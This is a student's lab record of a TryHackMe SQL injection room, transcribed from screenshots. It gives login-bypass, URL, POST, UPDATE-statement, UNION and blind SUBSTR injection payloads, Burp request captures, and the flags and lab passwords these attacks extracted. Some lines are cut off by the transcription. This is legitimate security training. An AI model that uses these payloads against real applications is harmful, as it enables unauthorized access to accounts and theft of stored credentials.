241901023 DHANALAKSHMI.C

Ex.No:4 ***Date:22/08/25***

SQL INJECTION LAB

AIM:

To do perform SQL Injection Lab in TryHackMe platform to exploit various vulnerabilities.

ALGORITHM:

1. Access the SQL Injection Lab in TryHackMe platform using the link- https://tryhackme.com/r/room/sqlilab

2. Click Start AttackBox to run the instance of Kalilinux distribution.

3. Perform SQL injection attacks on the following-

a) Input Box Non-String

b) Input Box String

c) URL Injection


d) POST Injection

e) UPDATE Statement

4. Perform broken authentication of login forms with blind SQL injection to extract admin password

5. Perform UNION-based SQL injection and exploit the vulnerable book search function to retrieve the flag.

OUTPUT: Introduction to SQL Injection: Part 1




SQL Injection 1: Input Box Non-String

Log in

1 or 1=1-- -


••••••••••••



SQL Injection 1: Input Box Non-String

Francois's Profile

Flag	THM{dccea429d73d4a6b4f117ac64724f460}
Employee ID	10
Salary	R250
Passport Number	8605255014084
Nick Name	
E-mail	




SQL Injection 2: Input Box String

Log in

1' or '1'='1'-- -


•••••••••••••••••



SQL Injection 2: Input Box String

Francois's Profile

Flag	THM{356e9de6016b9ac34e02df99a5f755ba}
Employee ID	10
Salary	R250
Passport Number	8605255014084
Nick Name	
E-mail	




```
10.10.58.110:5000/sesqli3/login?profileID=1' or '1'='1'-- -&password=1
```

ox in a while. Do you want to clean it up for a fresh, like-new experience? And by the way, welcome back!

SQL Injection 3: URL Injection

vided does not exist!


Log in



SQL Injection 3: URL Injection

Francois's Profile

Flag	THM{645eab5d34f81981f5705de54e8a9c36}
Employee ID	10
Salary	R250
Passport Number	8605255014084
Nick Name	
E-mail	




Burp Suite Community Edition v2024.3.1.4 - Temporary Project

Request to http://10.10.58.110:5000

```
Host: 10.10.58.110:5000
Content-Length: 22
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://10.10.58.110:5000
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/124.0.6367.118 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*
/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://10.10.58.110:5000/sesqli4/login
Accept-Encoding: gzip, deflate, br
Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
Connection: close

profileID=-1' or 1=1--&password=a
```




SQL Injection 4: POST Injection

Francois's Profile

Flag	THM{727334fd0f0ea1b836a8d443f09dc8eb}
Employee ID	10
Salary	R250
Passport Number	8605255014084
Nick Name	
E-mail	

IntroductiontoSQL Injection: Part2



SQL Injection 5: UPDATE Statement


Edit Admin's Profile Information

Nick Name: Nick Name

E-mail: :ret || ":") from secrets),email='

',nickName=(SELECT group_concat(pr...

',nickName=(SELECT group_concat(pr...




SQL Injection 5: UPDATE Statement

Admin's Profile

Employee ID	99
Salary	R100
Passport Number	8605255014084
Nick Name	99,1,1,Lorem ipsum dolor sit amet, consectetur adipiscing elit. Integer a.:,99,2,3,Donec viverra consequat quam, ut iaculis mi varius a. Phasellus.:,99,3,1,Aliquam vestibulum massa justo, in vulputate velit ultrices ac. Donec.:,99,4,5,Etiam feugiat elit at nisi pellentesque vulputate. Nunc euismod nulla.:,99,5,6,THM{b3a540515dbd9847c29cffa1bef1edfb}:
E-mail	


Vulnerable Startup: Broken Authentication



Request to http://10.10.17.26:5000

```
Content-Length: 28
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://10.10.17.26:5000
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/124.0.6367.118 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/
apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://10.10.17.26:5000/challenge1/login
Accept-Encoding: gzip, deflate, br
Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
Connection: close

username=1' or '1'='1'-- -&password=pass
```



ne Notes Profile Logout


Broken Authentication

Logged in as Unkown | [Main Me

Messages

THM{f35f47dcd9d596f0d3860d14cd4c68ec}

Vulnerable Startup: Broken Authentication 2



Broken Authentication 2

[Main M


Log in

' UNION SELECT 1,group_concat(pas:

•

Log in

Create an Account




Broken Authentication 2

Logged in as rcLYWHCxeGUsA9tH3GNV,asd,Summer2019!,345m3io4hj3,THM{fb381dfee71ef9c31b93625ad540c9fa},viking123 |

[Main Menu]

Vulnerable Startup: Vulnerable Notes




Vulnerable Notes

Log in

Username

' union select 1,group_concat(passwo...
(SELECT password FROM users LIMIT ...
admin' AND length((SELECT password...
SUBSTR(string, <start>, <length>)
SUBSTR((SELECT password FROM use...


Create an Account



1


rcLYWHCxeGUsA9tH3GNV,asd,Summer2019!,345m3io4hj3,THM{4644c7e157fd5498e7e4026c89650814},viking123,123


Vulnerable Startup: Change Password



admin' -- -

•••






Messages


THM{cd5c4f197d708fda06979f13d8081013}

Vulnerable Startup: Book Title



Title: 2
3
Author: THM{27f8f7ce3c05ca8d6553bc5948a89210},asd,Summer2019!,345m3io4hj3,viking123,123

Vulnerable Startup: Book Title 2



Title: 2
3
Author: THM{183526c1843c09809695a9979a672f09},asd,Summer2019!,345m3io4hj3,viking123,123

RESULT:

Thus, the various exploits were performed using SQL Injection Attack.